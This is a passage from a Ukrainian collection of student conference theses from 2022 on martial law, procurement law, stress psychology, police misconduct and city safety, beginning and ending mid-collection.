Висновок: У цьому дослідженні ми розглянули деякі особливості цивільних правовідносин та нюанси звільнення від цивільно-правової відповідальності в умовах такого форс-мажору, як війна. Аналізуючи ситуацію захисту прав та способів регулювання різних сфер права в Україні, можна стверджувати, що на стан правового регулювання державного рівня впливають соціальні, економічні, політичні фактори, що зумовлюють або стабільність механізмів та систем, або ж дисбаланс, що заважає здійснювати захист прав людей на добросовісному та справедливому рівні. Як показала практика функціонування держави в цілому та окремих громадян в часи воєнного стану з 24 лютого 2022 року, вітчизняне законодавство не

було розраховано на довгострокове застосування в таких умовах, що вимагає від парламенту швидкої та адекватної реакції при внесенні відповідних змін до законів.

Список бібліографічних посилань

1. Конституція України від 28.06.1996 р. Відомості Верховної Ради України. 1996. No 30. Ст. 141.

2. Майданик Р. А. Розвиток приватного права України: монографія. Київ: Алерта, 2016. 226 с.

3. Про виконання рішень та застосування практики Європейського суду з прав людини: Закон України від 23.02.2006 р. No 3477- IV. Відомості Верховної Ради України. 2006. No 30. Ст. 260.

4. Сучасні проблеми цивільного права та процесу: навч. посібник / За редакцією Ю. М. Жорнокуя та Л. В. Красицької. Харків «Право» 2017. -573 с.

5. Цивільний кодекс України від 16.01.2003 URL: <http://zakon5.rada.gov.ua/laws/show/435-15>

6. Лист Торгово-промислової палати України щодо засвідчення форс-мажорних обставин від 28.02.2022. URL: <https://ucc.org.ua/uploads/files/621cba543cda9382669631.pdf>

7. Катерина Литвиненко, Договірний форс-мажор в умовах воєнного стану в Україні URL: https://ibuhgalter.net/articles/973?utm_source=eSputnik-promo&utm_medium=email&utm_campaign=rassylka_14-04-2022&utm_content=206491326

Одержано 09.06.2022

Дмитро Сергійович РЕЗАНОВ,

курсант групи Ф4-301

Харківського національного університету внутрішніх справ

Науковий керівник:

завідувач кафедри конституційного

і міжнародного права факультету № 4

Харківського національного університету внутрішніх справ,

доктор юридичних наук, доцент **М. І. Марчук**

КОНСТИТУЦІЙНО-ПРАВОВІ ЗАСАДИ ВОЄННОГО СТАНУ

Сектор безпеки й оборони є складним об'єктом конституційно-правового регулювання в системі державного управління, оскільки передбачає складну процедуру, до якої залучені різні за будовою та специфікою діяльності організаційні елементи, що мають свої органи

управління, спільно реалізують цілі й завдання та діють на підставі певних правил і процедур, визначених нормами конституційного та адміністративного права.

Лютий 2022 року назавжди змінив історію України та розставив основні акценти та показав проблемні моменти у конституційно-правовому регулюванні основних засад воєнного стану.

Сьогоднішня виняткова складність соціально-політичної, економічної і криміногенної ситуації, дозволяє розглядати конституційно-правові засади воєнного стану як один з основних та ефективних інструментів державної політики у сфері функціонування сектору безпеки й оборони, особливо внутрішньої безпеки держави, що обумовлює й характеризує її місце серед інших суб'єктів цих суспільних відносин.

Загалом, воєнний стан - це особливий правовий режим, що вводиться в Україні або в окремих її місцевостях у разі збройної агресії чи загрози нападу, небезпеки державній незалежності України, її територіальній цілісності та передбачає надання відповідним органам державної влади, військовому командуванню, військовим адміністраціям та органам місцевого самоврядування повноважень, необхідних для відвернення загрози, відсічі збройної агресії та забезпечення національної безпеки, усунення загрози небезпеки державній незалежності України, її територіальній цілісності, а також тимчасове, зумовлене загрозою, обмеження конституційних прав і свобод людини і громадянина та прав і законних інтересів юридичних осіб із зазначенням строку дії цих обмежень. Правовою основою введення воєнного стану є Конституція України, Закон України «Про правовий режим воєнного стану» та указ Президента України про введення воєнного стану в Україні або в окремих її місцевостях, затверджений Верховною Радою України [1].

Основну увагу дослідження потрібно зосередити на особливостях функціонування органів публічної влади під час дії воєнного стану та відповідних обмеженнях прав та свобод громадян.

По-перше, відповідно до статті 157 Конституції України, вона не може бути змінена в умовах воєнного або надзвичайного стану.

По-друге, відповідно до статті 41 Конституції України, кожен має право володіти, користуватися і розпоряджатися своєю власністю, результатами своєї інтелектуальної, творчої діяльності. Примусове відчуження об'єктів права приватної власності може бути застосоване лише як виняток з мотивів суспільної необхідності, на підставі і в порядку, встановлених законом, та за умови попереднього і повного відшкодування їх вартості. Примусове відчуження

таких об'єктів з наступним повним відшкодуванням їх вартості допускається лише в умовах воєнного чи надзвичайного стану. Також стаття 43 визначає, що кожен має право на працю, що включає можливість заробляти собі на життя працею, яку він вільно обирає або на яку вільно погоджується. Використання примусової праці забороняється. Не вважається примусовою працею військова або альтернативна (невійськова) служба, а також робота чи служба, яка виконується особою за вироком чи іншим рішенням суду або відповідно до законів про воєнний і про надзвичайний стан [2].

Окремо зазначається, що конституційні права і свободи людини і громадянина не можуть бути обмежені, крім випадків, передбачених Конституцією України. В умовах воєнного або надзвичайного стану можуть встановлюватися окремі обмеження прав і свобод із зазначенням строку дії цих обмежень. Не можуть бути обмежені права і свободи, передбачені статтями 24, 25, 27, 28, 29, 40, 47, 51, 52, 55, 56, 57, 58, 59, 60, 61, 62, 63 Конституції України.

У зв'язку з військовою агресією Російської Федерації проти України Указом Президента України від 24 лютого 2022 року № 64/2022 «Про введення воєнного стану в Україні» визначено, що у зв'язку із введенням в Україні воєнного стану тимчасово, на період дії правового режиму воєнного стану, можуть обмежуватися конституційні права і свободи людини і громадянина, передбачені статтями 30-34, 38, 39, 41-44, 53 Конституції України, а також вводиться тимчасові обмеження прав і законних інтересів юридичних осіб в межах та обсязі, що необхідні для забезпечення можливості запровадження та здійснення заходів правового режиму воєнного стану, які передбачені частиною першою статті 8 Закону України «Про правовий режим воєнного стану» [3].

Щодо фізичних осіб в умовах воєнного стану можуть бути запроваджені наступні обмеження: 1) запроваджувати трудову повинність для окремих категорій працездатних осіб, які не залучені до роботи у сфері забезпечення життєдіяльності населення, оборонній сфері і не заброньовані за підприємствами, установами та організаціями; 2) запроваджувати комендантську годину; 3) встановлювати особливий режим в'їзду і виїзду, обмежувати свободу пересування громадян, іноземців та осіб без громадянства, а також рух транспортних засобів; 4) перевіряти документи в осіб, а в разі потреби проводити огляд речей, транспортних засобів, багажу та вантажів, службових приміщень і житла громадян, за винятком обмежень, встановлених Конституцією України; 5) встановлювати заборону або обмеження на вибір місця перебування чи місця проживання

осіб на території, на якій діє воєнний стан; 6) забороняти торгівлю алкогольними напоями та речовинами, виробленими на спиртовій основі, а також зброєю, сильнодіючими хімічними і отруйними речовинами; 7) запроваджувати у разі необхідності нормоване забезпечення населення основними продовольчими і непродовольчими товарами; 8) встановлювати для фізичних і юридичних осіб військово-квартирну повинність з розквартирування військовослужбовців, осіб рядового і начальницького складу правоохоронних органів, особового складу служби цивільного захисту, евакуйованого населення та розміщення військових частин, підрозділів і установ; 9) проводити евакуацію населення, якщо виникає загроза його життю або здоров'ю, а також матеріальних і культурних цінностей, якщо виникає загроза їх пошкодження або знищення, згідно з переліком, що затверджується Кабінетом Міністрів України.

Таким чином, конституційно-правові засади воєнного стану, окрім іншого, регулюють порядок тимчасового обмеження основоположних прав та свобод громадян, що прямо впливає на ефективність організації життєдіяльності населення під час бойових дій. Чітке законодавче закріплення напрямів та процедури обмеження прав громадян під час воєнного стану забезпечує їх безумовне дотримання усіма суб'єктами публічної влади.

Список бібліографічних посилань

1.. Про правовий режим воєнного стану: Закон України від 12 травня 2015 р. № 389-VIII. База даних «Законодавство України» / Верховна Рада України. URL: <https://zakon.rada.gov.ua/laws/show/389-19#Text> (дата звернення: 01.06.2022).

2. Конституція України : Закон України від 28 червня 1996 р. № 254к/96-ВР База даних «Законодавство України» / Верховна Рада України. URL: <https://zakon.rada.gov.ua/laws/show/254%D0%BA/96-D0%B2%D1%80#Text> (дата звернення: 01.06.2022).

3. Про введення воєнного стану в Україні: Указ Президента України № 64/2022 від 24 лютого 2022 р. Офіційний сайт Президента України. URL: <https://www.president.gov.ua/documents/642022-41397> (дата звернення: 01.06.2022).

Одержано 07.06.2022

Дмитро Сергійович РЕЗАНОВ,

курсант групи Ф4-301

Харківського національного університету внутрішніх справ

Науковий керівник:

завідувач кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. Л. Зайцев***

ЩОДО КОНСТИТУЦІЙНИХ ЗАСАД ТЕНДЕРНОГО ЗАКОНОДАВСТВА

Завдання тез встановити наскільки ЗУ «Про публічні закупівлі» відповідає Конституції України, як акту з найвищою юридичною силою? Зупинимось на декількох прикладах.

По-перше, ст. 10 Конституції України передбачила, що державною мовою в Україні є українська мова. Держава забезпечує всебічний розвиток і функціонування української мови в усіх сферах суспільного життя на всій території України.

Відповідно до ст. 15 Закону, під час проведення процедур закупівель усі документи, що готуються замовником, викладаються українською мовою, а також за рішенням замовника одночасно всі документи можуть мати автентичний переклад на іншу мову. Визначальним є текст, викладений українською мовою. Таке положення законодавства є дискреційним по відношенню до іноземних учасників, які будуть змушені витратити час на автентичний переклад. Причому зрозуміло, що частина цих документів має інформаційний характер (наприклад сертифікати країн ЄС).

По-друге, ст. 6 Конституції України передбачає, що державна влада в Україні здійснюється на засадах її поділу на законодавчу, виконавчу та судову. Органи законодавчої, виконавчої та судової влади здійснюють свої повноваження у встановлених цією Конституцією межах і відповідно до законів України.

П.14. ст.1 Закону нехтує цим положенням і вказує орган оскарження - Антимонопольний комітет України, який з метою неупередженого та ефективного захисту прав та законних інтересів осіб, пов'язаних з участю у процедурах закупівлі, утворює постійно діючу адміністративну колегію (колегії) з розгляду скарг про порушення законодавства у сфері публічних закупівель. Рішення постійно діючої адміністративної колегії (колегій) приймаються від імені Антимонопольного комітету України. За результатами розгляду скарги орган оскарження має право прийняти рішення про встановлення

або відсутність порушень процедури закупівлі та про заходи, що повинні вживатися для їх усунення.

По-третє, ч. 4 Стаття 13 Конституції України передбачає, що Держава забезпечує захист прав усіх суб'єктів права власності і господарювання, соціальну спрямованість економіки. Усі суб'єкти права власності рівні перед законом. Як цей принцип реалізується в законі?

Тільки Замовник може вимагати надати забезпечення виконання договору про закупівлю, тобто надання забезпечення виконання зобов'язань учасника перед замовником за договором про закупівлю або забезпечення тендерної пропозиції - надання забезпечення виконання зобов'язань учасника перед замовником, що виникли у зв'язку з поданням тендерної пропозиції, у вигляді такого забезпечення, як гарантія.

Тільки Замовник на будь якій стадії може відмінити торги. Наприклад, відсутності подальшої потреби в закупівлі товарів, робіт і послуг або неможливості усунення порушень, що виникли через виявлені порушення законодавства з питань публічних закупівель. Така відміна не потребує компенсації витрат Учаснику на підготовку та участь у тендері.

Як ми бачимо національне тендерне законодавство містить в собі достатньо велику кількість дискреційних умов по відношенню до звичайних учасників торгів, ставлячи в превалюваний стан Замовників - органи державної влади, органи місцевого самоврядування та органи соціального страхування, створені відповідно до закону, а також юридичні особи та їх об'єднання, які забезпечують потреби держави або територіальної громади.

Одержано 02.06.2022

Поліна Олександрівна РОГ,

курсантка групи ФЗ-105

Харківського національного університету внутрішніх справ

Науковий керівник:

професор кафедри психології та педагогіки факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат психологічних наук, доцент **С. В. Харченко***

ПСИХОЛОГІЯ СТРЕСУ

Психологічний стрес - одна з найскладніших міждисциплінарних проблем, що знаходяться на стику психології, психофізіології та

фізіології. Зі стресовими ситуаціями люди зіштовхуються постійно. При цьому, стрес може мати величезну руйнівну силу, призводити до невротичних станів людини.

При масштабних катастрофах із масовою загибеллю людей, руйнуванням міст, повеннями, пожежами, великими катастрофами на промислових підприємствах, загибеллю морських та повітряних лайнерів, захопленнями заручників, військових дій, а також після тяжких злочинів проти особи у жертв обставин протягом першої доби триває переживання стресу. У період гострої дії стресових обставин у людини спостерігається розгубленість, афект подиву, особистісна демобілізація внаслідок «удару» за Я-концепцією людини. Обвалюється звичне уявлення про світ, про своє місце в ньому [1].

У людини може виникнути посттравматичні стресові розлади (ПТСР). При цьому виникають нав'язливі спогади про пережиті події та флешбеки (інтенсивні раптові переживання з потужною вегетативною реакцією, начебто жажлива подія відбувається зараз). Виникають спогади по асоціаціях, коли щось чи хтось чимось нагадує драматичний епізод [2, 5].

Спостерігаються кошмарні сновидіння, що повторюються. Виявляється амнезія на важливі аспекти травматичних подій. У дітей з'являються монотематичні ігри, що багаторазово повторюються, за сюжетом травми. Зникає інтерес до занять та захоплень, які у постраждалих були до травматичних подій. Стійко тримається відчуття самотності, відчуженості від людей. Звужується спектр емоційних реакцій людини. Бувають ознаки дисоціації (прояви психічної деперсоналізації, неузгодженість окремих психічних процесів, прогалини пам'яті та проблеми охоплення ситуації у цілому). Людям стає важко орієнтуватися у своєму майбутньому, оскільки виникає відчуття, що більшість життя минулося («модель укороченого майбутнього»). Спостерігається тривожність, наднастороженість, люди стають дратівливими, виснаженими, конфліктними. Їм важко зосереджувати увагу, підтримувати працездатність, у учнів та здобувачів вищої освіти знижується академічна успішність [1].

Нейробиологічні та медичні дослідження показують, що у різних стресових ситуаціях організм реагує стереотипно – набором однакових нейрофізіологічних та біохімічних реакцій.

Чинники, що викликають стрес, стресори, різні, але викликають вони однакову, власне, біологічну реакцію на стрес [3]. Вивчення фізіології стресу показало, що він завжди розвивається за однією і тією схемою. Насамперед, сигнали від загрозливих подразників надходять у мозок. У відповідь мозок «кричить» про небезпеку,

посилюючи гормональну активність та активність вегетативної нервової системи. З їх допомогою перерозподіляється енергетичний потенціал організму. Сенс цього перерозподілу полягає в тому, щоб збільшити приплив енергії до мозку та м'язів, за рахунок ослаблення статевої, харчової та імунної систем [3].

Для розвитку стресу необхідне включення головної фізіологічної та біохімічної ланки стресу – «реакції боротьби чи втечі». При такій реакції відбувається рефлекторна активація кори надниркових залоз та «вторинні» потужний викид у кров адреналіну та норадреналіну. Стан, що виникає при підвищенні рівня вмісту цих речовин у крові подібний до стану збудження під впливом зовнішніх емоційних подразників: підвищується артеріальний тиск, звужуються судини, частішає пульс і дихання, підвищується рівень холестерину. Часте повторення цих реакцій може призвести до розвитку гіпертонії, виразки шлунка та іншим ураженням внутрішніх органів [3].

При досить сильних і частих стресах у реакцію додатково залучаються ендокринні системи, дія яких є ще тривалішим і може негативно впливати на внутрішні органи. Посилений викид адреналіну та норадреналіну в кров і був необхідним для швидкого розвитку м'язової активності [3].

У наші дні стрес найчастіше зовсім не вимагає від людини енергійних фізичних дій – вимагає скоріше придушення активності, ніж її прояв, у результаті уражаються органи. Шкідлива дія стресу, однак, цим не обмежується. Початковий викид виснажує запас гормонів у корі наднирника: починається їхня поспішна «заготівля», а через деякий час після стресу досить навіть слабого впливу, щоб почалося їхнє поспішне виділення.

Серцево-судинні захворювання (гіпертонія, ішемічна хвороба), а також судинні (мігрень, хвороба Рейно) найчастіше розглядають як наслідок повторних судинозвужувальних симпатичних реакцій при стресі. Впливає стрес і виникнення алергічних захворювань. Постійна напруга м'язів викликає різні патологічні симптоми: головний біль, біль у попереку, м'язи шиї [3].

Психофізіологічних проявів стресу можна поділити на чотири групи:

1. Розлади психомоторики можуть виявлятися: у надмірній напрузі м'язів; тремтіння рук; зміні ритму дихання; тремтіння голосу; зменшенні швидкості сенсомоторної реакції; порушенні мовних функцій тощо.

2. Розлади режиму дня можуть виражатися у скороченні сну, зміщенні робочих циклів на нічний час, відмови від корисних звичок.

3. Професійні розлади можуть виражатися у хронічній нестачі часу, у низькій продуктивності професійної діяльності. Погіршується узгодженість рухів, їх точність, пропорційність необхідних зусиль.

4. Розлади соціально-рольових функцій при стресі виражаються у зменшенні часу, що приділяється спілкування з близькими та друзями, підвищенні конфліктності, зниженні сензитивності під час спілкування, появі різних ознак антисоціального поведінки [4].

При стресі зазвичай страждають усі сторони інтелектуальної діяльності, у тому числі такі базові властивості інтелекту, як пам'ять і увага. Розлади уваги насамперед зумовлено тим, що у корі великих півкуль людини формується домінанта, навколо якої формуються всі думки та переживання. Разом з тим, концентрація довільної уваги на інших об'єктах утруднена.

Постійна завантаженість свідомості обговоренням причин стресу та пошуком виходу з нього знижує ємність оперативної пам'яті, а змінене при стресі гормональне тло вносить порушення у процес відтворення необхідної інформації.

Емоційні прояви стресу проявляються змінами характеристик загального емоційного фону, який набуває негативного, похмурого, песимістичного відтінку. При тривалому стресі людина стає більш тривожним порівняно з її нормальним станом, втрачає віру в успіх, розвиваються симптоми депресії [1]. На тлі такого зміненого настрою у людини можуть бути сильніші емоційні спалахи, найчастіше негативного характеру: реакції дратівливості, гніву, агресії.

Іноді люди із симптомами гострого стресу або ПТСР уникають звернення до психолога. Важливо переконати їх, що допомога можлива.

Список бібліографічних посилань

1. Допомога людині, яка знаходиться у стані шоку, стресу чи травми : практ. поради соц. працівникам, психологам та волонтерам / упоряд.: В.М. Бондаровська, Т.В. Кульбачка, Е.Б. Ламах, Л.І. Козуб; Представництво Фонду народонаселення ООН в Україні. Київ : ТОВ "ДКС центр", 2015.

2. Тімченко О.В. Синдром посттравматичних стресових порушень: концептуалізація, діагностика, корекція та прогнозування : Монографія. Харків : Ун-т внутр.справ, 2000.

3. Кокун О.М. Психофізіологія. Навчальний посібник. К. : Центр навчальної літератури, 2006.

4. Стрес: поняття, вплив, фази, характеристика та подолання. [Електронний ресурс]. URL: <https://osvita.ua/vnz/reports/psychology/28184/> (дата звернення: 10.05.2022).

5. Посттравматичний стресовий розлад. [Електронний ресурс]: Вікіпедія. Вільна енциклопедія. URL: <http://surl.li/cekiq> (дата звернення: 10.05.2022).

Одержано 02.06.2022

Андрій Олександрович РОГОЖКІН,

курсант групи Ф2-107

Харківського національного університету внутрішніх справ

Науковий керівник:

старший викладач кафедри поліцейської діяльності

та публічного адміністрування факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук **В. С. Макаренко***

ДО ПИТАННЯ НЕНАЛЕЖНОГО ПОВОДЖЕННЯ ПРАЦІВНИКІВ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ

Переважна більшість співробітників правоохоронних органів виконують свою дуже складну роботу з повагою до своїх громад і з дотриманням законодавства. Проте, на жаль, зустрічаються випадки, коли це не так. Такі дії поліцейських, як правило, визначаються як неналежне поведіння в діяльності поліції.

Під неналежним поведінням у поліції в Україні та світі як правило розуміють незаконні або неетичні дії, катування або нелюдське чи таке, що принижує гідність, поведіння або покарання [1, 2], або порушення конституційних прав громадян працівниками поліції під час виконання ними своїх обов'язків. Зокрема це жорстокість поліції, нечесність, шахрайство, корупція, примус, тортури з метою примусу до зізнання, зловживання владою та сексуальні домагання, включаючи вимогу сексуальних послуг в обмін на поблажливність. Будь-яка з цих дій може збільшити ймовірність неправомірного засудження.

Перед поліцейськими постає завдання зробити наше суспільство безпечним. Іноді їхнє прагнення призводить до того, що вони використовують свою владу, щоб завести справу, яка інакше не була б розглянута в суді. Бажання офіцера досягти справедливості може призвести до великої несправедливості. Проблема ускладнюється тим, що поліцейські часто не хочуть повідомляти про неправомірні дії через свою лояльність до колег. Але поширення камер стільникових телефонів дозволило громадянам записувати та

повідомляти про неправомірні дії поліції, допомагаючи підвищити поінформованість громадськості про цю проблему.

Таким чином, частково проблемні аспекти в діяльності працівників поліції пов'язані з недосконалим законодавчим регулюванням та самим ставленням працівників до виконання своїх службових обов'язків. Це зумовлено невідповідністю покарання спричиненій шкоді, небажанням сумлінно виконувати свої службові обов'язки та що найбільш є суттєвим – це поширеність корупційних проявів в нашій країні.

Зараз, коли ми спостерігаємо масштабні прояви економічної кризи разом із випадками корупції, це може спонукати до неправомірних дій окремих працівників поліції, а саме: сприяння підвищенню розкриттю злочинів шляхом примушення до надання показань та здачі співучасників, залякування затриманої особи з мотивів особистої неприязні, припинення перешкоджання діяльності поліцейських, отримання неправомірної вигоди, отримання бажаних відомостей чи зізнання від третьої особи, тощо.

Також, однією з причин, що призводять до проявів неналежного поведіння відносно громадян з боку працівників поліції, є недостатня кваліфікація деяких правоохоронців. Зокрема, недостатня кваліфікація окремих слідчих працівників та працівників кримінальної поліції знаходить своє відображення у невмінні застосовувати увесь передбачений законодавством арсенал методів розслідування та розкриття злочинів. Ця категорія правоохоронців використовує насильство як «найпростіший», на їхню думку, метод розслідування. Хочемо навести приклад розмови з оперативним працівником кримінальної поліції, він каже: «Причина є в непрофесійності, оскільки для того, щоб розкрити злочин, потрібно провести ряд заходів, щоб його розкрити, довести. Але найпростіше, від особи, яка, можливо, вчинила злочин, і провести з цією особою різні заходи із порушенням її прав, катуванням, насильством, і вже коли вона зізнається у вчиненні цього злочину – легше знайти докази. Якщо, наприклад, особа вчинила крадіжку, і до оперативника або слідчого поступила інформація, що вона вчинена цією особою, то йому легше цю особу витягнути, потримати трішки, особливо це з наркозалежними, якщо його день десь протримати, то він готовий вже сам розказати де це є, тобто він хоче закінчити ту процедуру, щоб він мав можливість відновити своє здоров'я, він готовий все розказати, хоча, можливо, це і не вчиняв» [3].

Ці всі чинники призводять до моральної відповідальності співробітника, яка сприяє до негативних наслідків у його професійній

діяльності. З цього приводу, маємо змогу погодитись з наступними рекомендаціями, наданими у Аналітичному звіті Ради Європи «Неналежне поводження в діяльності НПУ: прояви, поширеність, причини»:

1) Забезпечити проведення усіх допитів підозрюваних осіб, а також свідків та потерпілих у спеціальних кімнатах, обладнаних системами аудіо, відео-фіксації, а також в присутності законного представника винної особи.

2) Запровадити у системі службової підготовки працівників поліції, а також на курсах з підвищення кваліфікації, більш детальних та інформативних практик навчання методикам проведення процесуального інтерв'ю підозрюваних (investigative interview), а також сучасним стандартам застосування сили, спеціальних засобів та вогнепальної зброї з акцентом на обов'язковість неухильного дотримання принципів необхідності та пропорційності при їх застосуванні [3].

Крім того, на нашу думку подальшого розгляду, як такі, що пов'язані із проявами неправомірної поведінки, потребують питання: вжиття заходів щодо підвищення ефективності психологічного супроводу оперативної діяльності працівників поліції; посилення відповідальності за катування, перевищення влади або службових повноважень посадовими особами та за отримання або вимагання неправомірної вигоди; запровадження програм зняття психологічного напруження, у зв'язку зі специфічними умовами праці та з ненормованим графіком; збільшення обсягу грошового забезпечення поліцейських; посилення нагляду за внутрішньою діяльністю працівників НПУ з боку наглядових органів.

Список бібліографічних посилань

1. Конвенція проти катувань та інших жорстоких, нелюдських або таких, що принижують гідність, видів поводження і покарання: міжнародний документ від 10.12.1984. https://zakon.rada.gov.ua/laws/show/995_085#Text

2. Police Office Misconduct, Unsatisfactory Performance and Attendance Management Procedures. Home Office. 2014. https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/330235/MisconductPerformAttendanceJuly14.pdf

3. Неналежне поводження в діяльності НПУ: прояви, поширеність, причини. Юрій Білоусов, Олександр Бондаренко. Київ 2017 <https://rm.coe.int/ill-treatment-in-police-research-final/16807b4d21>

Одержано 10.06.2022

Валерія Олегівна РОМАШОВА,

студентка Сумської філії

Харківського національного університету внутрішніх справ

Антоніна Володимирівна ТКАЧ,

студентка Сумської філії

Харківського національного університету внутрішніх справ

Науковий керівник:

завідувач кафедри соціально-економічних дисциплін Сумської філії

Харківського національного університету внутрішніх справ,

кандидат економічних наук, доцент О. А. Лук'янихіна

СУЧАСНІ РІШЕННЯ В ЗАБЕЗПЕЧЕННІ БЕЗПЕКИ МІСТА

Безпечне середовище існування і життєдіяльності є однією із базових потреб будь-якої людини, соціальних спільнот усіх ієрархічних рівнів – сім'ї, села, селища, міста, країни, континенту [1, с.13-14]. Особливо це стало актуальним і набуло максимального розуміння 24 лютого 2022 року – із фактом вторгнення військ РФ на територію нашої країни.

Безпека виявилась субстанцією, яка пов'язує не тільки односельців, містян, чи громадян окремої країни, а й жителів інших країн, з якими межує Україна, або з якими має економічні, дипломатичні, культурні та інші відносини.

Рух нашої держави до Європейського Союзу спрямований на зближення національного законодавства і його гармонізацію, наближення підприємств до вимог Євросоюзу через процедури стандартизації і сертифікації їх систем і технологій. Тобто вимоги ЄС спрямовані на необхідність наближення стандартів діяльності наших інституцій, установ та організацій до європейських зі збільшенням прозорості, викорененням корупційних проявів і забезпеченням правового підходу до всіх прийнятих рішень, зокрема, впровадження стандартів правосуддя, дружніх до дитини тощо.

Застороги зрозумілі, бо відкрити кордони між країнами можуть гіпотетично нести певні небезпеки для інших країн у вигляді руху населення, перевантаження певних привабливих регіонів пошукувачами роботи, рух злочинних елементів тощо.

Питання безпеки у містах як загального стандарту життя населення теж повинні відповідати європейським. Поняття «безпека міста» не має чіткого визначення, але воно є однією із складових суспільних потреб, які держава і забезпечує створенням правоохоронних структур, шляхом фінансування з бюджетів відповідних

рівнів видатків на безпеку і правопорядок, підготовку правоохоронців у закладах освіти системи МВС, реалізацію програм, проєктів місцевого, національного масштабу тощо [2].

Як зазначають автори, «безпека – це стан захищеності особи, суспільства та держави від зовнішніх і внутрішніх загроз» [3, с. 17].

Відповідно до розділу II ст. 5 Кодексу цивільного захисту за характером походження виділяють надзвичайні ситуації: техногенного характеру; природного характеру; соціальні; воєнні [4]. Саме вони і є втіленням цих загроз у надзвичайні ситуації певного (за масштабом втрат і збитків, ресурсів, необхідних для їх ліквідації) рівня – державного, регіонального, місцевого, об'єктового.

З метою зменшення потенційних загроз у місті повинні працювати організаційні структури, які у своїх задачах мають такі завдання – Єдина державна система цивільного захисту і її підсистеми – функціональна і територіальна.

Як показала практика воєнного часу – це робота системи оповіщення, підтримувати яку у справному технічному стані повинні саме місцеві органи влади.

На рівні небезпек соціального характеру важливу роль відіграють саме правоохоронні органи, бо вони відповідно до розділу 1 ст. 2 Закону України «Про національну поліцію» виконують завдання [5]:

- 1) забезпечення публічної безпеки і порядку;
- 2) охорони прав і свобод людини, а також інтересів суспільства і держави;
- 3) протидії злочинності;
- 4) надання в межах, визначених законом, послуг з допомоги особам, які з особистих, економічних, соціальних причин або внаслідок надзвичайних ситуацій потребують такої допомоги.

У зв'язку з необхідністю виконання цих задач виникає необхідність оснащення правоохоронних органів, ДСНС технічно новими рішеннями і комплексами з одного боку, а з іншого – набуття поліцейськими осучаснених компетентностей спілкування.

У деяких містах є позитивний досвід впровадження і використання системи «Розумне місто», або «Безпечне місто». «Безпечне місто» – це єдиний інформаційний простір системи безпеки для українських громад, реалізований як комплекс інноваційних рішень, що забезпечує відеофіксацію транспортного і пішохідного трафіку та дозволяє здійснювати моніторинг і керування діяльністю комунальних служб, поліції та ДСНС у населеному пункті [6].

Використання комплексів автоматичної фіксації, встановлених в аварійно-небезпечних місцях, передбачає забезпечення колективної

безпеки у нашому місті, зокрема, завдяки фіксації порушень з перевищення швидкості і підтримання загальноприйнятого рівня культури поведінки на дорозі усіх учасників дорожнього руху.

Також поліцейські активно використовують можливості застосунку Дія, наприклад, стосовно встановлення особи людини.

У частині удосконалення міжкультурних навичок спілкування з різними національностями, що є характерним і для Сум, і для Харкова через велику кількість іноземних студентів, знання іноземної мови, розуміння цінностей і особливостей різних культур, вміння спілкуватися сприяють розв'язанню або недопущенню ескалації конфліктних ситуацій, з якими стикаються у службовій діяльності, поліцейські під час патрулювання чи викликів [7]. Ще одним важливим інструментом, який допомагає в комунікаціях, є використання перекладача (застосунку) жестової мови у випадку спілкування з громадянами, які нею користуються.

Таким чином, безпека міста є важливим комплексним поняттям, яка стосується небезпек різного походження і потребує впровадження сучасних рішень для їх недопущення як в роботу поліції, ДСНС, так і місцевих органів . тощо.

Список бібліографічних посилань

1. Безпека людини у сучасних умовах: монографія / В.В. Березуцький, Н.Л. Березуцька, А.О. Богодист та ін.; за заг. ред. проф. В.В. Березуцького. Харків: ФОП Мезіна В.В., 2018. 208 с. URL: <http://repository.kpi.kharkov.ua/handle/KhPI-Press/34933>.

2. Лук'янихіна, О.А., Лук'янихін, В.О. Діяльність правоохоронних органів у контексті забезпечення державою суспільних благ. Шлях успіху і перспективи розвитку» (до 26 річниці заснування Харківського національного університету внутрішніх справ) : матеріали міжнар. наук.-практ. конф. (м. Харків, 20 листоп. 2020 р.) / редкол.: Д. В. Швець (голова), О. М. Бандурка, С. М. Гусаров та ін. ; МВС України, Харків. нац. ун-т внутр. справ. Харків : ХНУВС, 2020. С.283-286

3. Безпека життєдіяльності та охорона праці : підручник / [В. В. Сокурєнко, О. М. Бандурка, С. М. Бортник та ін.]; за заг. ред. В. В. Сокурєнка ; Харків. нац. ун-т внутр. справ. Харків : ХНУВС, 2021. 308 с. URL: <http://dspace.univd.edu.ua/xmlui/handle/123456789/10837>

4. Кодекс цивільного захисту: Закон України від 02.10.2012 за № 5403-VI. // База даних (БД) «Законодавство України» / Верховна Рада (ВР) України. URL: <http://zakon2.rada.gov.ua/laws/show/5403-17>.

5. Про Національну поліцію: Закон України від 02.07.2015 року №580-VIII. // База даних (БД) «Законодавство України» / Верховна Рада (ВР) України. URL: <http://zakon5.rada.gov.ua/laws/show/580-19>

6. Безпечне місто. Сайт датагруп. URL: <https://www.datagroup.ua/pro-kompaniyu/socialna-vidpovidalnist/bezpechne-misto> (дата звернення: 7.06.2022).

7. Лук'янихіна О.А. Формування крос-культурних компетентностей курсантів-правоохоронців. Харківський національний університет внутрішніх справ: 25 років досвіду та погляд у майбутнє: зб. тез доповідей міжнар. науково-практ. конф. (м. Харків, 22 листопада 2019 року) Харківський національний університет внутрішніх справ. Харків, 2019. С.276-278 URL: <http://dspace.univd.edu.ua/xmlui/handle/123456789/6057>

Одержано 09.06.2022

Влада Євгеніївна РУЧКА,

курсантка групи Ф4-401

Харківського національного університету внутрішніх справ

Науковий керівник:

*доцент кафедри конституційного і міжнародного права факультету № 4
Харківського національного університету внутрішніх справ,
кандидат юридичних наук, доцент **О. І. Радченко***

РОЛЬ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ УКРАЇНИ В ЗАБЕЗПЕЧЕННІ КОНСТИТУЦІЙНИХ ПРАВ І СВОБОД ГРОМАДЯН УКРАЇНИ ПІД ЧАС ВОЄННОГО СТАНУ

